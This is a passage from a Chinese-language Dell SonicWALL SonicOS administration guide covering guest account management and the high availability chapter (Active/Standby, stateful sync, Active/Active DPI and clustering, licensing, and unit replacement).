- **会话生命周期**：定义访客登录会话在激活后保持有效的时间。默认为在访客用户首次登录帐户时激活。**会话生命周期**不能超过在**帐户生命周期**中设置的值。该设置替代配置文件中的会话生命周期设置。
- **闲置超时**：定义无流量通过激活的访客服务会话的最长时间。如超过此设置值，会话将过期，但只要**帐户生命周期**未截止，帐户仍保持活动。**闲置超时**不能超过在**会话生命周期**中设置的值。该设置替代配置文件中的闲置超时设置。

4 单击**确定**生成帐户。

启用访客帐户

您可以一次启用或禁用任意个帐户。

启用一个或多个访客帐户的步骤如下：

1 选中您要启用的帐户名称旁边的**启用**列中的框。选中表格标题中的**启用**框启用页面上的所有帐户。

2 单击页面顶部的**接受**。

启用访客帐户自动删除

您可以一次启用或禁用任意个帐户的自动删除。如果启用了自动删除，在过期后删除帐户。

启用自动删除的步骤如下：

1 选中帐户名称旁边的**自动删除**列中的框。选中表格标题中的**自动删除**框启用页面上所有帐户的自动删除。

2 单击页面顶部的**接受**。

打印帐户详细信息

您可以打印访客帐户的摘要信息。单击**打印**图标启动摘要帐户报告页面，并将该页面发送给当前有效的打印机。

访客帐户详细信息

说明	值
帐户名:	guest251
密码:	
已启用:	是
备注:	
已创建:	TUE DEC 10 20:13:44 2013
帐户过期:	TUE DEC 17 20:13:44 2013
会话过期:	Unused
会话生命周期:	1 小时
闲置超时:	10 分钟

用户 > 访客状态

访客状态页面报告当前登录安全设备的所有访客帐户。



页面列出：

- **名称**：访客帐户的名称。
- **IP**：访客用户连接的 IP 地址。
- **接口**：用户帐户连接至设备所使用的安全设备上的接口。例如，如果访客帐户是通过 SonicWALL SonicPoint 连接的无线用户，且所有 SonicPoint 都连至设备上配置为无线区域的 **X3** 端口，则**接口**列显示 **X3**。
- **区域**：访客用户连接的安全设备上的区域。例如，无线用户可能连接至 **WLAN** 区域。
- **帐号过期**：帐户过期的日期、小时或分钟。
- **会话过期**：当前会话过期的时间。
- **统计**：将鼠标悬停在“统计”图标上查看该访客用户当前会话接收和发送的总字节数和数据包数。
- **注销**：单击“注销”图标注销安全设备的访客用户。

随时可以单击页面顶部的**刷新**更新列表中的信息。

选中访客用户的复选框，然后单击**注销**按钮注销这些用户。

注销设备上的帐户

作为管理员，您可以注销安全设备上的用户：

- 要注销单个用户，单击该用户**注销**列中的“注销”图标。
- 要注销多个用户，单击第一列中的复选框逐一选中用户，或选中表格标题中 **#** 旁边的复选框选中页面中列出的所有访客用户。然后单击列表下方的**注销**。

第 18 部分

高可用性

- 关于高可用性和 **Active/Active** 集群
- 显示高可用性状态
- 配置高可用性
- 微调高可用性
- 监控高可用性

121

关于高可用性和 Active/Active 集群

注：TZ 系列及以上设备支持高可用性。NSA 2600 及以上设备支持 Active/Active 集群。

- 第 1281 页的关于高可用性
  - 第 1282 页的高可用性概述
  - 第 1284 页的 Active/Standby HA 概述
  - 第 1285 页的状态监控同步概述
  - 第 1287 页的 Active/Active DPI HA 概述
  - 第 1287 页的 Active/Standby 和 Active/Active DPI 前提条件
  - 第 1288 页的物理连接设备
  - 第 1288 页的在 MySonicWALL 上注册和关联设备
  - 第 1289 页的授权高可用性功能
- 第 1291 页的关于 Active/Active 集群
  - 第 1292 页的 Active/Active 集群概述
  - 第 1301 页的 Active/Active 集群前提条件
  - 第 1303 页的配置 Active/Active 集群高可用性
  - 第 1306 页的配置 Active/Active DPI 集群高可用性
  - 第 1307 页的配置 Active/Active 集群的 VPN 和 NAT
  - 第 1312 页的配置网络 DHCP 和接口设置
  - 第 1317 页的 Active/Active 集群全网格

关于高可用性

本章提供 SonicOS 中高可用性 (HA) 的概念信息并介绍为 HA 连接防火墙的方法。

主题：

- 第 1282 页的高可用性概述
- 第 1284 页的 Active/Standby HA 概述
- 第 1285 页的状态监控同步概述
- 第 1287 页的 Active/Active DPI HA 概述
- 第 1287 页的 Active/Standby 和 Active/Active DPI 前提条件
- 第 1288 页的物理连接设备

- 第 1288 页的在 MySonicWALL 上注册和关联设备
- 第 1289 页的授权高可用性功能

高可用性概述

主题：

- 第 1282 页的什么是高可用性？
- 第 1282 页的高可用性模式
- 第 1283 页的崩溃检测
- 第 1283 页的虚拟 MAC 地址
- 第 1284 页的关于 HA 监控

什么是高可用性？

高可用性 (HA) 支持配置两个运行 SonicOS 的相同 Dell SonicWALL 设备来提供可靠、连续的公共互联网连接。一个 Dell SonicWALL 设备配置为主要设备，另一个相同的 Dell SonicWALL 设备配置为次要设备。如果主要 Dell SonicWALL 失效，次要 Dell SonicWALL 将接管以确保受保护网络与互联网之间的连接安全可靠。以这种方式配置的两台设备也称为高可用对（HA 对）。

当一个 Dell SonicWALL 安全设备用作另一个 Dell SonicWALL 安全设备的高可用性系统时，这两个安全设备可以通过高可用性共享 Dell SonicWALL 许可证。这两个设备必须是相同的 Dell SonicWALL 型号。

要使用该功能，必须在 MySonicWALL 上将 Dell SonicWALL 设备注册为相关产品。如需更多信息，请参阅第 1288 页的在 MySonicWALL 上注册和关联设备。

高可用性术语

- **主要设备** - 指首要硬件设备本身。主要标识符是人为指定，不随条件而变化。正常工作条件下，主要硬件设备工作在活动模式。
- **次要设备(备用)** - 指从属硬件设备本身。次要标识符是一个相对称谓，与主要设备配对的设备就是次要设备。正常工作条件下，次要硬件设备工作在备用模式。主要设备失效时，次要设备进入活动模式。
- **活动** - 指硬件设备有效工作的状态。活动标识符是一个逻辑角色，主要或次要硬件设备均可充当这一角色。
- **备用（闲置）** - 指硬件设备被动待命的状态。备用标识符是一个逻辑角色，主要或次要硬件设备均可充当这一角色。活动设备确定失效时，备用设备就会充当活动角色。
- **故障切换** - 指活动设备达到失效标准时，备用设备充当活动角色的实际过程。是否失效由“任务列表”章节所述的各种可配置物理和逻辑监控设施来判断。
- **抢占** - 适用于故障切换后的状态：主要设备已经失效，次要设备已充当活动角色。抢占启用时，主要设备如果已恢复到经过验证的工作状态，就会从次要设备手中夺取活动角色。

高可用性模式

高可用性包含几种工作模式，可以从**高可用性 > 设置**页面进行选择：

- **无** – 选择**无**，以使用启用状态 HA 和双主机 DPI 的选项激活标准高可用性配置和硬件故障切换功能。
- **活动/备用** - Active/Standby 模式为基本高可用性功能提供两个完全相同的防火墙作为高可用性对的配置。活动设备处理全部流量，而备用设备共享其配置设置，并可以在活动设备停止工作时随时接管以提供连续的网络连接。

默认情况下，Active/Standby 模式无状态，这表示必须在故障切换后重新建立网络连接和 VPN 隧道。为了避免这种情况，可以在 Active/Standby 模式中授权和启用状态监控同步。在该状态监控 HA 模式下，活动设备与备用设备的动态状态持续同步。活动设备遇到故障时，就会发生状态监控故障切换，备用防火墙成为活动防火墙，现有网络连接无中断。

> 注：状态监控 HA 已：
>
> - 包含到 NSA 5600 和更高版本 NSA 平台及 SuperMassive 系列平台。
> - 仅在含 SonicOS 扩展许可证或高可用性（状态）许可证的 TZ500 和更高版本 TZ 平台才受支持。
>
> 如需许可信息，请参见第 1288 页的在 MySonicWALL 上注册和关联设备和第 1289 页的授权高可用性功能。

- **Active/Active DPI** – Active/Active 深层数据包检查 (DPI) 模式可以与 Active/Standby 模式一同使用。Active/Active DPI 模式启用时，处理器密集型 DPI 服务，例如入侵保护 (IPS)、网关防病毒 (GAV) 和防间谍软件等在备用防火墙上处理；与此同时，其他服务则在活动防火墙上处理，例如防火墙、 NAT 和其他类型的流量等。

  > 注：Active/Active DPI 已：
  >
  > - 包含在 SM 9000 系列平台。
  > - 仅在含 SonicOS 扩展许可证或高可用性（状态）许可证的 NSA 5600 和 NSA 6600 平台才受支持。
  >
  > 如需许可信息，请参见第 1288 页的在 MySonicWALL 上注册和关联设备和第 1289 页的授权高可用性功能。

- **Active/Active 集群** – 在该模式下，多个防火墙归为一组，称为集群节点，多个活动设备负责处理流量（用作多个网关）、执行 DPI 和分担网络负载。每个集群节点包括两台设备，用作一个状态监控 HA 对。除了负载分担以外，Active/Active 集群还支持状态监控故障切换。每个集群节点也可以只包括一台设备，这种情况下，状态监控故障切换和 Active/Active DPI 不可用。

  > 注：Active/Active 集群和 Active/Active DPI 集群已：
  >
  > - 包含在 SM 9000 系列平台。
  > - 只有在购买 SonicOS 扩展许可证后，NSA 5600 和 NSA 6600 平台才支持 Active/Active 集群。
  >
  > 如需许可信息，请参见第 1288 页的在 MySonicWALL 上注册和关联设备和第 1289 页的授权高可用性功能。

- **Active/Active DPI 集群** – 该模式支持配置最多 4 个 HA 集群节点用于故障切换和负载分担，这些节点对网络流量的 DPI 安全服务进行负载均衡。启动这种模式时，各集群节点中的备用设备可得到利用，从而获得更好的性能。

崩溃检测

对于活动和备用防火墙，HA 特性均有细致的自诊断机制。关键服务受影响，受监控接口上检测到物理（或逻辑）链路故障，或 SonicWALL 断电时，就会切换到备用单元。

自检机制由软件诊断程序管理，用于检查 SonicWALL 设备的全系统完整性。诊断程序检查内部系统状态、系统进程状态和网络连接。两侧均有衡量机制，用于判断哪一侧的连接性能更好，避免潜在的故障切换循环。

实时检查 NAT、VPN 和 DHCP 等关键内部系统进程。尽早隔离故障服务，由故障切换机制自动修复。

虚拟 MAC 地址

虚拟 MAC 地址支持高可用性对共享同一 MAC 地址，从而大幅缩短故障切换后的融合时间。融合时间是指网络中的设备根据高可用性引起的变化调整路由表所需的时间。

如果不启用虚拟 MAC，活动和备用设备各有自己的 MAC 地址。这些设备使用同一 IP 地址，当故障切换发生时，将打破所有客户端和网络资源的 ARP 缓存中的 IP 地址与 MAC 地址之间的映射关系。次要设备必须发送 ARP 请求，宣布新的 MAC 地址/IP 地址对。在该 ARP 请求传播到整个网络之前，以主要设备的 MAC 地址为目标的流量可能丢失。

虚拟 MAC 地址大大简化了这一过程，因为主要和次要设备使用同一 MAC 地址。发生故障切换时，主要设备的所有来往路由对次要设备仍然有效。所有客户端和远程站点继续使用同一虚拟 MAC 地址和 IP 地址，无需中断。

默认情况下，虚拟 MAC 地址由 SonicWALL 固件提供，不同于主要或次要设备的物理 MAC 地址。这样可消除配置错误的可能性，确保虚拟 MAC 地址的唯一性，防止可能的冲突。或者，您也可以在**高可用性 > 监控**页面上手动配置虚拟 MAC 地址。

即使状态监控高可用性未经许可，虚拟 MAC 设置也是可用的。启用虚拟 MAC 后，即便状态监控同步未启用，它也始终有效。

关于 HA 监控

在**高可用性 > 监控**页面上，可以配置物理和逻辑接口监控。通过启用物理接口监控，您可以对指定 HA 接口进行链路检测。链路在物理层检测以确定其可行性。逻辑监控涉及到配置 SonicWALL 来监控一个或多个相连网络上的某一可靠设备。如果 HA 对中的活动设备未能定期与该设备通信，将触发故障切换到备用设备。如果 HA 对中没有任何设备能够连接到该设备，则不会采取任何操作。

在“高可用性 > 监控”页面上配置的主要和次要 IP 地址可以在 LAN 或 WAN 接口上配置，用于多重目的：

- 作为各设备的独立管理地址（所有物理接口均支持）
- 支持备用设备与 SonicWALL 许可证服务器之间的许可证同步
- 作为逻辑监控期间发出的探测 ping 的源 IP 地址

为 HA 对中的各设备配置不同的管理 IP 地址，就可以独立登录到各设备进行管理。注意，忽略发送到此类 IP 地址的非管理流量。主要和次要防火墙的唯一 LAN IP 地址不能用作活动网关；连接到内部 LAN 的所有系统都需要使用虚拟 LAN IP 地址作为其网关。

如果配置了 WAN 监控 IP 地址，则不需要 X0 监控 IP 地址。如果未配置 WAN 监控 IP 地址，则需要 X0 监控 IP 地址，因为在该情况中，备用设备使用 X0 监控 IP 地址连接到许可服务器，所有流量通过活动设备传送。

次要/备用设备的管理 IP 地址用于与 Dell SonicWALL 许可证服务器进行许可证同步，许可证服务器按设备（而非按 HA 对）处理许可证。即使次要设备在创建 HA 关联之前已经在 MySonicWALL 上注册，您仍然需要通过其管理 IP 地址访问次要设备，同时使用**系统 >** 许可证页面上的链接连接到 Dell SonicWALL 服务器。

使用逻辑监控时，HA 对将从主要和次要设备 ping 指定的逻辑探测 IP 地址目标。主要 IP 地址或次要 IP 地址字段中设置的 IP 地址用作 ping 的源 IP 地址。如果二者均能成功 ping 通目标，则不会发生故障切换。如果二者均无法 ping 通目标，也不会发生故障切换，因为这种情况下 SonicOS 认为问题出在目标，而非设备。但是，如果一个设备能够 ping 通目标，另一个设备不能，HA 对将故障切换到能够 ping 通目标的单元。

高可用性 > 监控页面上的配置任务在主要设备上进行，然后自动同步到次要设备。

Active/Standby HA 概述

HA 支持配置两个运行 SonicOS 的相同防火墙来提供可靠、连续的公共互联网连接。一个防火墙配置为主要设备，另一个相同的防火墙配置为次要设备。如果主要防火墙失效，次要防火墙将接管以确保受保护网络与互联网之间的连接安全可靠。以这种方式配置的两台设备也称为高可用对（HA 对）。

当一个防火墙用作另一个防火墙的高可用性系统时，这两个防火墙可以通过 HA 共享许可证。要使用该功能，必须在 mySonicWALL 上将设备注册为相关产品。这两个设备必须是相同型号的 SonicWALL。

主题：

- 第 1285 页的 Active/Standby HA 的优点
- 第 1285 页的 Active/Standby HA 的工作方式

Active/Standby HA 的优点

- **更高的网络可用性** – 在高可用性配置中，当主要设备失效时，次要设备会承担其所有网络责任，确保受保护网络与互联网之间的连接可靠。
- **高性价比** - 对于通过使用冗余防火墙来提供高可用性的开发方案，高可用性是一种高性价比方案。对于高可用性对中的次要设备，无须再购买一套许可证。
- **虚拟 MAC 缩短故障切换后的融合时间** – 利用虚拟 MAC 地址设置，HA 对可以共享同一 MAC 地址，从而大幅缩短故障切换后的融合时间。融合时间是指网络中的设备根据高可用性引起的变化调整路由表所需的时间。默认情况下，虚拟 MAC 地址由 SonicWALL 固件提供，不同于主要或次要设备的物理 MAC 地址。

Active/Standby HA 的工作方式

注：TZ300 系列和 TZ400 系列设备可以在不进行有状态同步的情况下以 Active/Standby HA 模式运行。无论是否有状态监控同步，SOHO W 都不支持高可用性。

HA 要求一个 SonicWALL 设备配置为主要 SonicWALL，另一个相同的 SonicWALL 设备配置为次要 SonicWALL。正常工作期间，主要 SonicWALL 处于活动状态，次要 SonicWALL 处于备用状态。如果主要设备连接断开，次要设备将切换到活动模式，并担负起主要设备的配置和角色，包括已配置接口的 IP 地址。

基本 Active/Standby HA 提供状态高可用性。故障切换到次要设备之后，原有的所有网络连接必须重新建立，VPN 隧道也必须重新协商。可以单独授权和启用状态同步。如需更多信息，请参见第 1285 页的状态监控同步概述。

故障切换适用于主要 SonicWALL 的功能或网络层连接丧失的情形。关键服务受影响，受监控接口上检测到物理（或逻辑）链路故障，或者主要 SonicWALL 断电时，就会切换到次要 SonicWALL。主要和次要 SonicWALL 设备目前仅能执行 “Active/Standby 高可用性”或 “Active/Active DPI”，尚不支持完整的“Active/Active 高可用性”。

所有配置设置都有两类同步：

- **增量** – 如果时间戳同步且活动设备有变更，备用设备将发生增量同步。
- **完成** – 如果时间戳不同步且备用设备可用，备用设备将发生完整同步。增量同步失败时，将自动尝试完整同步。

状态监控同步概述

本节介绍状态监控同步功能。状态监控同步可显著改善故障切换性能。在启用后，网络连接和 VPN 隧道信息在两个设备之间持续同步，当主要设备失效时，次要设备可无缝地承担起所有网络责任，现有网络连接不会中断。

注： 已将状态 HA 包含到 NSA 4600 和更高版本 NSA 平台及所有 SuperMassive 系列平台。在含扩展许可证或状态 HA 升级许可证的 TZ500 和更高版本 TZ 平台、NSA 2600 和 NSA 3600 平台上支持状态 HA。如需许可信息，请参见第 1288 页的在 MySonicWALL 上注册和关联设备和第 1289 页的授权高可用性功能。

主题：

- 第 1285 页的状态监控同步的优点
- 第 1286 页的状态监控同步的工作方式

状态监控同步的优点

- **更高的可靠性** - 通过同步大部分关键网络连接信息，状态监控同步可防止设备故障引起停机和连接丢失。
- **更快速的故障切换性能** - 通过维护主要设备和次要设备之间的持续同步，状态监控同步支持次要设备在故障情况下接管，几乎没有停机时间或网络连接丢失。
- **对 CPU 性能的影响极小** - 使用率一般不到 1%。
- **对带宽的影响极小** - 同步数据的传输受到限制，不会干扰其他数据。

状态监控同步的工作方式

状态监控同步不进行负载均衡。它是一种 Active/Standby 配置，主要设备处理所有流量。状态监控同步启用时，主要设备主动与次要设备通信，更新大部分网络连接信息。当主要设备创建和更新网络连接信息（VPN 隧道、活动用户、连接缓存条目等）时，它会立即告知次要设备。这样就确保了次要设备可以随时进入活动状态，无需放弃任何连接。

同步流量受到限制，确保不干扰正常网络流量。所有配置变更都在主要设备上进行，并自动传播到次要设备。无论哪一台设备当前是活动的，高可用性对均使用相同的 LAN 和 WAN IP 地址。

使用 SonicWALL 全局管理系统 (GMS) 管理设备时，GMS 登录共享 WAN IP 地址。故障切换时，GMS 管理继续无缝进行，不会注销当前登录到设备的 GMS 管理员，但 **Get** 和 **Post** 命令可能以超时结束，不会获得任何回应。

下表列出了状态监控同步已同步的信息和目前尚未同步的信息。

表 160. 已同步和未同步的信息

已同步的信息	未同步的信息
VPN 信息	动态 WAN 客户端（L2TP、PPPoE 和 PPTP）
基本连接缓存	深度数据包检查（GAV、IPS 和防间谍软件）
FTP	IPHelper 绑定（例如 NetBIOS 和 DHCP）
Oracle SQL*NET	SYNFlood 保护信息
实时音频	内容过滤服务信息
RTSP	VoIP 协议
GVC 信息	动态 ARP 条目和 ARP 缓存超时
动态地址对象	活动无线客户端信息
DHCP 服务器信息	无线客户端数据包统计
组播和 IGMP	Rogue AP 列表
活动用户	
ARP	
SonicPoint 状态	
无线访客状态	
许可证信息	
加权负载平衡信息	
RIP 和 OSPF 信息	

状态监控同步实例

故障切换时会发生以下事件序列：

1. 一 PC 用户连接到网络，主要防火墙为该用户创建一个会话。
2. 主要设备与次要设备同步。次要设备现在拥有该用户的所有会话信息。
3. 管理员重启主要设备。
4. 次要设备检测到主要设备重启，从备用状态切换到活动状态。
5. 次要设备开始向 LAN 和 WAN 交换机发送无故 ARP 消息，使用与主要设备相同的虚拟 MAC 地址和 IP 地址。下游和上游网络设备无需进行路由更新。
6. 当 PC 用户试图访问网页时，次要设备拥有该用户的所有会话信息，能够不间断地继续该用户的会话。

Active/Active DPI HA 概述

状态监控 HA 对启用 Active/Active DPI 时，深层数据包检查服务在 HA 对的备用防火墙上处理，与此同时，防火墙、NAT和其他模块的处理则在活动防火墙上进行。下列 DPI 服务会受影响：

- 入侵保护服务 (IPS)
- 网关防病毒 (GAV)
- 网关防间谍
- 应用程序控制

要使用 Active/Active DPI 功能，管理员必须将一个附加接口配置为 **Active/Active DPI 接口**。例如，如果选择让 X5 成为 Active/Active DPI 接口，必须将 HA 对中的活动设备的 X5 物理连接到备用设备的 X5。通过 Active/Active DPI 接口，活动设备上的某些数据包流量分流到备用设备。DPI 在备用设备上执行，结果通过同一接口返回活动设备。其余处理在活动设备上执行。

> **注：**已将 Active/Active DPI 包含到 SuperMassive 9200、9400 和 9600 平台。仅在含扩展许可证的 NSA 3600 和 NSA 6600 上支持 Active/Active DPI。如需许可信息，请参见第 1288 页的在 MySonicWALL 上注册和关联设备和第 1289 页的授权高可用性功能。

Active/Active DPI HA 的优点

Active/Active DPI 发挥了备用设备未使用 CPU 周期的作用，但流量仍然通过活动设备到达和离开。备用设备仅看到活动设备分载的网络流量，除 DPI 服务以外的其他模块只能由活动设备处理。

Active/Standby 和 Active/Active DPI 前提条件

本节列出支持的平台，提供物理连接设备所需的推荐和要求，并描述如何注册、关联和授权设备以实施高可用性。

HA 的支持平台

仅以下型号的 Dell SonicWALL 支持 Active/Active DPI：

SuperMassive 9600	NSA 6600
SuperMassive 9400	NSA 5600
SuperMassive 9200	

> **注：**购买扩展许可证后，NSA 5600 和 NSA 6600 支持 Active/Active DPI。

以下型号的 Dell SonicWALL 不支持 Active/Active DPI：

NSA 4600	TZ 系列
NSA 3600	SOHO 无线
NSA 2600	

物理连接设备

> **注：**如需连接设备的完整步骤，请参见设备的入门指南。如需连接 Active/Active 集群设备的步骤，参见第 1302 页的连接 Active/Active 集群的 HA 端口和第 1302 页的连接冗余端口接口。
>
> 如果将主要和辅助设备连至使用生成树协议的以太网交换机，注意可能需要调节 Dell SonicWALL 接口所连接的交换机端口上的链路激活时间。例如，在 Cisco Catalyst 系列交换机上，需要为连接至 Dell SonicWALL 安全设备的接口的各端口激活**生成树端口快速转发**。

高可用性要求受影响的 Dell SonicWALL 设备之间拥有额外的物理连接。对于所需型号，您需要连接 HA 控制与 HA 数据。Active/Active DPI 要求额外的连接。

在任何高可用性部署中，必须将所有设备的 LAN 和 WAN 端口物理连接到适当的交换机。

需要将所有设备的 X0 接口连接到相同的广播域，这很重要。否则，流量故障切换将失效。此外，X0 是默认的冗余 HA 端口，如果正常的 HA 控制链路断开，X0 可用于传输设备之间的检测信号。如果在同一广播域中没有 X0，则如果 HA 控制链路断开，两个设备都变为活动设备。

WAN 互联网连接可用于在 MySonicWALL 上注册设备以及同步许可证信息。除非网络策略禁止与 SonicWALL 许可证服务器实时通信，注册和授权之前应连接 WAN (X1) 接口。

连接Active/Active DPI 的 Active/Active DPI 接口

对于 Active/Active DPI，必须在各 HA 对或集群节点的两台设备之间连接至少一个附加接口，称为 **Active/Active DPI 接口**。两台设备的相连接口必须是同一号码，且必须是**网络 > 接口**页面中未使用、未分配的接口。例如，如果 X5 是未分配接口，则可以将主要设备的 X5 连接到次要设备的 X5。启用 Active/Active DPI 后，连接的接口将具有**HA 数据-链路**的区域分配。

通过 Active/Active DPI 接口，活动设备上的某些数据包流量分流到备用设备。DPI 在备用设备上执行，结果通过同一接口返回活动设备。

此外，为使 Active/Active DPI 具有端口冗余，可以在各 HA 对的两台设备之间物理连接第二个 Active/Active DPI 接口。在 Active/Active DPI 处理期间，如果第一个 Active/Active DPI 接口发生故障，第二个接口可以接管两台设备之间的数据传输。

连接 *Active/Active DPI* 的 *Active/Active DPI* 接口的步骤如下：

1. 决定将哪一个接口用于 HA 对的设备之间的附加连接。各台设备必须选择同一接口。
2. 在 SonicOS 管理界面上，转至**网络 > 接口**页面，确保目标 Active/Active DPI 接口的**区域**为**未分配**。
3. 使用标准以太网电缆直接连接这两个接口。
4. 此外，为使 Active/Active DPI 具有端口冗余，可以在各 HA 对的两台设备之间物理连接第二个 Active/Active DPI 接口。

在 MySonicWALL 上注册和关联设备

要使用高可用性，您必须注册这两个设备并进行关联，以用于 MySonicWALL 的高可用性。在 MySonicWALL 页面单击已注册设备的链接时，将显示该设备的“服务管理”页面。在“服务管理”页面的底部，您可以单击“相关产品”下的“HA 备用”链接。然后，按照说明为 HA 对选择和关联其他设备。如需注册设备的更多信息，参见设备的入门指南。

设备关联为 HA 对之后，就可以共享许可证。除高可用性许可证外，还包括 SonicOS 许可证、支持订阅和安全服务许可证。用于咨询服务的许可证则不可共享，例如 SonicWALL GMS 预防性维护服务的许可证。

主要和次要设备不要求启用相同的安全服务。安全服务设置将作为设置初始同步的一部分自动更新。使用许可证同步可使次要设备保持与故障切换之前相同的网络保护级别。

MySonicWALL 提供了几种关联两台设备的方法。可以注册一台新设备，然后选择一台已注册设备与之关联。或者，也可以关联两台均已注册过的设备。还有一种方法是先选择一台已注册设备，再添加一台新设备与之关联。

注：即使您已先在 MySonicWALL 注册您的设备，在登录每台设备单独的管理 IP 地址时，仍需要在 SonicOS 管理界面上分别注册主要设备和次要设备。这将使次要设备可以和 Dell SonicWALL 许可证服务器同步，并与关联的主要设备共享许可证。限制互联网访问后，您可以将共享许可证手动应用到这两个设备。

如需配置和使用每台设备单独的管理 IP 地址的信息，请参阅第 1298 页的关于使用活动/集群的高可用性监控和第 1332 页的监控高可用性。

授权高可用性功能

购买 Dell SonicWALL 网络安全设备时包括的 HA 许可证显示在表 161。有些平台需要附加授权才能使用状态监控同步或 Active/Active DPI 功能。SonicOS 扩展许可证或高可用性许可证可以通过 MySonicWALL 或向 Dell SonicWALL 分销商购买。

注：状态监控高可用性许可证必须在各台设备上激活，方法是在 SonicOS 管理界面的 MySonicWALL 上注册设备，或者将许可证密钥组应用到各设备（如果互联网访问不可用）。

表 161. 随 SonicWALL 网络安全设备提供的 HA 许可证

平台	Active/Standby HA [1]	状态监控 HA	A/A 集群	A/A DPI
SOHO W	N/A	N/A	N/A	N/A
TZ300/TZ300 W	包含	N/A	N/A	N/A
TZ400/TZ400 W	包含	N/A	N/A	N/A
TZ500/TZ500 W	包含	扩展许可证 有状态 HA 升级许可证	N/A	N/A
TZ600	包含	扩展许可证 有状态 HA 升级许可证	N/A	N/A
NSA 2600	包含	扩展许可证 HA 许可证	N/A	N/A
NSA 3600	包含	扩展许可证 HA 许可证	N/A	N/A
NSA 4600	包含	包含	N/A	N/A
NSA 5600	包含	包含	扩展许可证	扩展许可证
NSA 6600	包含	包含	扩展许可证	扩展许可证
SM 9200	包含	包含	包含	包含
SM 9400	包含	包含	包含	包含
SM 9600	包含	包含	包含	包含

1. NA = 功能不可用

可以在**系统 > 许可证**页面上查看系统许可证。通过此页面还可以登录 MySonicWALL 及将许可证应用到设备。如需更多信息，请参阅第 156 页的管理 Dell SonicWALL 许可证。

如果 HA 对中的设备不能接入互联网，也有办法来同步许可证。当网络策略禁止与 SonicWALL 许可证服务器实时通信时，可以使用许可证密钥组将安全服务许可证手动应用到设备。在 mySonicWALL 上注册防火墙时，会生成该设备的许可证密钥组。如果添加一份新的安全服务许可证，密钥组会更新。但是，只有将许可证应用于设备时，才可执行许可的服务。

重要：在无互联网连接的高可用性部署中，HA 对中的两台设备均必须应用许可证密钥组。

Maintenance [维护]

主题：

- 第 1290 页的移除 HA 关联
- 第 1290 页的更换 Dell SonicWALL 安全设备

移除 HA 关联

可以随时在 MySonicWALL 上移除两台 Dell SonicWALL 安全设备之间的关联。如果更换设备或重新配置网络就可能需要删除现有的 HA 关联。例如，如果一台 Dell SonicWALL 安全设备失效，就需要更换。或者，您可以需要将 HA 主要设备与次要设备或 HA 次要设备交换，直至网络重新配置完成。在任一情况下，都必须首先移除现有的 HA 关联然后创建一个新的关联，新关联将使用新设备或改变两台设备之间的父子关系(参见第 1290 页的更换 Dell SonicWALL 安全设备)。

移除两台已注册的 *Dell SonicWALL* 安全设备之间的关联的步骤如下：

1 登录 MySonicWALL。

2 在左侧导航栏中，单击**我的产品**。

3 在“我的产品”页面的**已注册产品**下，滚动查找将移除关联的次要设备。单击产品**名称**或**序列号**。

4 在**服务管理 - 关联产品**页面中，向下滚动至**父级产品**部分，就在**关联产品**部分上面。


5 在“父级产品”下，移除该设备的关联的步骤是：

a 单击**删除**。

b 等待页面重新加载。

c 向下滚动。

d 再次单击**删除**。





更换 Dell SonicWALL 安全设备

如果 Dell SonicWALL 设备发生硬件故障并还在保修期内，Dell SonicWALL 将进行更换。这样，您需要在 MySonicWALL 上移除包含故障设备的 HA 关联，并添加包含替换设备的新 HA 关联。如果您联系 Dell SonicWALL 技术支持来进行更换（也称为 RMA），我们将为您提供最佳的支持服务。

在设备架中将新设备替换故障设备后，可更新 MySonicWALL 和您的 SonicOS 配置。

更换故障 HA 主要设备与更换 HA 备用设备略微不同。下面几节将说明这两个程序：

- 第 1291 页的更换 HA 主要设备
- 第 1291 页的更换 HA 次要设备

更换 HA 主要设备

更换 *HA* 主要设备的步骤如下：

1 在剩余的 Dell SonicWALL 安全设备（次要设备）的 SonicOS 管理界面的“高可用性”页面中，取消选中**启用高可用性**禁用该功能。

2 选中**启用高可用性**。

现在，旧次要设备变为主要设备。其序列号自动显示在“主要 Dell SonicWALL 序列号”字段中。

3 在**次要 Dell SonicWALL 序列号**字段中输入替换设备的序列号。

4 单击**同步设置**。

5 在 MySonicWALL 中移除旧的 HA 关联。请参见第 1290 页的移除 HA 关联。

6 在 MySonicWALL 中，注册替换 Dell SonicWALL 安全设备，并创建将新的主要（原次要）设备作为 HA 主要设备的 HA 关联，替换设备作为 HA 次要设备。请参见第 1288 页的在 MySonicWALL 上注册和关联设备。

7 请联系 Dell SonicWALL 技术支持部门将安全服务许可证从原 HA 对转移到新 HA 对。

当 HA 主要设备发生故障时需要执行此操作，因为许可证与 HA 对中的主要设备相联。

更换 HA 次要设备

更换 *HA* 次要设备的步骤如下：

1 在 MySonicWALL 上按照第 1290 页的移除 HA 关联的说明移除旧的 HA 关联。

2 在 MySonicWALL 中，注册替换 Dell SonicWALL 安全设备。

3 按照第 1291 页的更换 HA 主要设备的说明创建使用原 HA 主要设备的 HA 关联，使用替换设备作为 HA 次要设备。

关于 Active/Active 集群

注： NSA 2600 及以上设备支持 Active/Active 集群。

Active/Active 集群由一组集群节点组成。一个集群节点可以包含一个状态监控 HA 对、一个无状态 HA 对或单个独立设备。仅当集群节点是一个状态监控 HA 对时，才能使用动态状态同步。传统 SonicWALL 高可用性协议或状态监控 HA 协议用于集群节点内部，即 HA 对的设备之间的通信。

如果一个集群节点是一个状态监控 HA 对，则可以启用集群节点内部的 Active/Active DPI 以提高性能。

利用 Active/Active 集群，您可以将某些流量分配给集群中的各节点，提供冗余和负载分担，支持更高的吞吐量，同时不会发生单点故障。

主题：

- 第 1292 页的 Active/Active 集群概述
- 第 1301 页的 Active/Active 集群前提条件
- 第 1303 页的配置 Active/Active 集群高可用性
- 第 1306 页的配置 Active/Active DPI 集群高可用性
- 第 1307 页的配置 Active/Active 集群的 VPN 和 NAT
- 第 1312 页的配置网络 DHCP 和接口设置
- 第 1317 页的 Active/Active 集群全网格

Active/Active 集群概述

本节介绍 Active/Active 集群功能。利用 Active/Active 集群，您可以将某些流量分配给集群中的各节点，提供冗余和负载分担，支持更高的吞吐量，同时不会发生单点故障。

